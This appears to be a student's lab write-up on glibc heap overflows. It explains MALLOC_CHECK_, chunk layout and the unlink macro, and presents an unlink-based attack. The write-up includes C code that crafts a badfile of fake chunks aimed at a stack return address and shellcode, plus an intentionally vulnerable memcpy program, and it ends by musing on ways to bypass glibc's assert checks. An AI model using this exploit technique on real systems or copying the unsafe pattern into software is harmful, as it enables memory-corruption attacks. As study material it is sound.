

1 Heap Buffer overflow

1.1 Protection which matters

- memory randomize
- stack guard
- no executable stack (optional)
- malloc check


MALLOC CHECK =

0 Silently ignore any issue

1 Send error message to stderr

2 abort() is called immediately, killing your program.

3 Do both 1 and 2



```
yingkallang@yingkallang-ND10: ~/Learning/C/testcode/Heap overflow$ export MALLOC_CHECK_=3
yingkallang@yingkallang-ND10: ~/Learning/C/testcode/Heap overflow$ ./heap_test
These are the original contents of the buffer on the heap
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
*** glibc detected *** ./heap_test: free(): invalid pointer: 0x8db6188 ***
*** glibc detected *** ./heap_test: malloc: top chunk is corrupt: 0x8db6190 ***
^Z
[2]: Stopped ./heap_test
yingkallang@yingkallang-ND10: ~/Learning/C/testcode/Heap overflow$ export MALLOC_CHECK_=0
yingkallang@yingkallang-ND10: ~/Learning/C/testcode/Heap overflow$ ./heap_test
These are the original contents of the buffer on the heap
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
yingkallang@yingkallang-ND10: ~/Learning/C/testcode/Heap overflow$
```

1.2 Heap layout

First let's introduce the basic unit data structure used in heap. Malloc_chunk structure include two six field info in header, prev_size is the size of previous

chunk if it is free; size is the current chunk size; fd and fd_nextsize point to next chunk if is free; bk and bk_nextsize point to previous chunk if is free.

```
struct malloc_chunk {
    INTERNAL_SIZE_T    prev_size; /* Size of previous chunk (if free). */
    INTERNAL_SIZE_T    size;      /* Size in bytes, including overhead. */

    struct malloc_chunk* fd;      /* double links -- used only if free. */
    struct malloc_chunk* bk;

    /* Only used for large blocks: pointer to next larger size. */
    struct malloc_chunk* fd_nextsize; /* double links -- used only if free. */
    struct malloc_chunk* bk_nextsize;
};
```

An allocated chunk in heap look as follow. Two variable store in the head of chunk. The size of previous chunk, if allocated. If not, size will be 0. The second is current chunk size in bytes. Chunk head also contain flag.PREV_INUSE is what we are interested in. It says whether previous chunk is in used or not. We will use this flag in our latter hypothetical attack. In next chunk is the beginning of the next contiguous chunk.

```
chunk-> +---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
|                                     Size of previous chunk, if allocated                                     | |
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
|                                     Size of chunk, in bytes                                             |M|P|
mem-> +---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
|                                     User data starts here...                                           .
.                                                                           .
.                                     (malloc_usable_size() bytes)                                       .
.                                                                           .
nextchunk-> +---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
|                                     Size of chunk                                                         |
+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+---+
```

A free chunk looks as follow. Free chunks are stored in circular doubly linked lists. Free chunk add two point into data field than allocated chunk. One is forward pointer to next free chunk in list. Another is back pointer to previous free chunk in list.


```

FD = P->fd;
BK = P->bk;
if (__builtin_expect (FD->bk != P || BK->fd != P, 0))
    malloc_printerr (check_action, "corrupted double-linked list", P);
else {
    FD->bk = BK;
    BK->fd = FD;
assert (P->fd_nextsize->bk_nextsize == P);
assert (P->bk_nextsize->fd_nextsize == P);

```

After all checks, these two line of code will truly do removing from link list operation if chunk is not in small bin range.

```

P->fd_nextsize->bk_nextsize = P->bk_nextsize;
P->bk_nextsize->fd_nextsize = P->fd_nextsize;

```

1.3 hypothetical attack

```

P->fd_nextsize->bk_nextsize = P->bk_nextsize;
P->bk_nextsize->fd_nextsize = P->fd_nextsize;

```

This equation looks similar from the heap overflow address jump equation: $p- > next- > pre = p- > next- > pre$.

So our hypothetical attack was designed to try the same vulnerability on current glibc library. Let $P- > fd_nextsize- > bk_nextsize =$ return address and $P- > bk_nextsize =$ shell code. The hypothetical attack details are as follow.

The idea is based on glibc malloc.c source code free() function. This is one segment of code inside intfree() function which realize the functionality of free() function.

```

/* consolidate forward */
if (!nextinuse) {
    unlink(nextchunk, bck, fwd);
    size += nextsize;
} else
    clear_inuse_bit_at_offset(nextchunk, 0);

```

The basic idea is using first buffer to heap overflow the second buffer which both are on heap. After overflow, we intend to create four chunks on heap. Third and fourth chunk are faked chunks created by us. Our third chunk which contains address to shell code on heap and return address to the function frame. The fourth chunk contains shell code and sets the PREV_INUSE flag to be true in order to fool glibc to think our fake third chunk is an unused chunk and trigger unlink function.

Then the interesting problem becomes how to create these faked chunks. We write our own badfile. When vulnerable program uses system call like

fread() to copy data from file to buffer which on the heap, it will overflow the boundary without any boundary checking.

For instance, we assume first heap segment is 12 bytes, this means that glibc expects the size of the second heap segment to start at 13th byte.

I expect to use first segment to overwrite the header of the second heap segment. This is also the heap segment that I am going to free in our vulnerable program. After overflow. We also want to insert a fake heap chunk which is not in used. As a result of freeing the second heap segment will lead to the execution of our shell code.

In current glibc, there is a fastbin logic which allocates less than 64(0X40) will fastbin mode. This is an optimization mechanism holds an array of lists holding recently freed small chunks. Fastbins are not doubly linked. It is single link list. When small chunks less than 64 bytes is allocated. It will first look at fastbin list to find free chunks other than start from the free chunks.

Fastbin mechanism free chunks differently from unlink() function we see in previous. So the second free chunk has to be bigger than 72(0X48) because 8 bytes aligned.

Since we've set the previous chunk to be 72 bytes, and the first chunk has 12 bytes of data for us to fill, our 3rd segment will have an 84 byte offset in our copied data.

After bypass some error check in int_free() function, we decide our third chunk size is at least 512 byte. So the fourth chunk has offset 84+512 is 596.

At this point we should have made it into the unlink() macro with our fake heap segment passed in as the argument P in unlink(). The first thing the unlink do is set FD and BK to $P - \> fd$ and $P - \> bk$. Since we will need to manipulate these values, let's figure out where they are stored exactly on our buffer. The size of badbuffer has an offset 84. we know that the fd and bk fields have offset 88 and 92. We just let fd=bk=0x0804b1c0. Here we use 0x0804b1c0 as example.

Since FD==P, we know that $FD - \> fd_nextsize$ is not null, so we only execute the else statement. we want $P - \> fd_nextsize - \> bk_nextsize$ to be the location on the stack of the return address. We know that the bk_nextsize field has 20 bytes offset in the malloc_chunk struct. So we want $P - \> fd_nextsize = \text{return address} - 20$. In our example the return address is 0xbfffebbc. So minus 20 will be 0xbfffeba8. Our shell code is on 0x804b1e0.

This is the code to create 4 chunks of segment on heap:

```

char buffer[600];
FILE *badfile;

size_t *size2 = (size_t *) (buffer+12);
*size2 = 0x49;
size_t *size3= (size_t *) (buffer+84);
*size3 = 0x201;
size_t *size4 = (size_t*) (buffer+596);
*size4 = 0x10;
size_t *badbuffer_fd = (size_t *) (buffer+ 88);
size_t *badbuffer_bk = (size_t *) (buffer+ 92);

*badbuffer_fd = 0x804b1c0;
*badbuffer_bk = 0x804b1c0;

size_t *badbuffer_fd_nextsize = (size_t*)(buffer+96);
size_t *badbuffer_bk_nextsize = (size_t*)(buffer+100);

*badbuffer_fd_nextsize = 0xbfffeba8;
*badbuffer_bk_nextsize = 0x804b1e0;

badfile = fopen("./diagfile", "w");
fwrite(buffer, 600, 1, badfile);
fclose(badfile);

```

The vulnerable program we provide is:

```

int heap_fill(char *str)
{
    //buffer1 is the buffer we are going to overflow, buffer2 is our target
    char *buffer1, *buffer2;
    buffer1 = (char *) malloc(12);
    buffer2 = (char *) malloc(584);

    //copy our malicious data into the buffer
    //strcpy doesn't work because our data has 0's
    //strcpy(buffer1, str);
    memcpy(buffer1, str, 600);
    free(buffer2);
    return 1;
}

int main(int argc, char **argv)
{
    FILE *badfile;
    char str[600];

    badfile = fopen("diagfile", "r");
    fread(str, sizeof(char), 600, badfile);
    heap_fill(str);

    printf("Returned Properly\n");
}

```

The virtual memory layout look at this:

	HIGH MEM	
	.	
	.	
	+-----+	
	return address	
	+-----+	
	previous fp	
ebp->	+-----+	0xbffffebb8
	+-----+	0xbffffebb4
	+-----+	0xbffffebb0
	+-----+	0xbffffebac
	+-----+	0xbffffeba8
	+-----+	0xbffffeba4
	+-----+	0xbffffeba0
	0x0804b180 (glibc_b2->fd)	
buffer2->	+-----+	0xbffffeb9c
	0x0804b170	
buffer1->	+-----+	0xbffffeb98
	.	
	.	
	.	
	+-----+	0x0804b188
	+-----+	0x0804b184
	+-----+	0x0804b180
	size = 0x251	
	+-----+	0x0804b17c
	(buffer1 data)/prev_size (not set)	
glibc_b2->	+-----+	0x0804b178
	(buffer1 data)	
	+-----+	0x0804b174
	(buffer1 data)	
	+-----+	0x0804b170
	size = 0x11	
	+-----+	0x0804b16c
	prev_size = 0 (not set)	
glibc_b1->	+-----+	0x0804b168
	LOW MEM	

1.4 Further Investigation

Currently, our hypothetic attack is blocked by two assert check in unlink() function which check whether current freeing block is a double free chunk. Double free chunk means a chunk is freed twiced and appear twice in freed chunk linked list which is not allowed. This double free check also prevent

our attack from happening.

In order to make our hypothetical attack work, we can think of three options. The first is try to use flag to turn off these assert check in unlink function like what I introduce in first section. Second approach is custmize glibc and take out these two assert check. The third option is that we keep think way to bypass these two assert.

The first option is the most easy way to achieve the goal depend on whether there exists such a flag or not. The second way takes more time to figure out how to compile glibc for glibc is used for all program. So the difficulty is how to compile glibc and do not let other process running. The third approach is the most hardest way for us right now. For our attack desgin basically, depend on changing one of the pointer value. It is hard to find out an effective way to bypass this assertion check.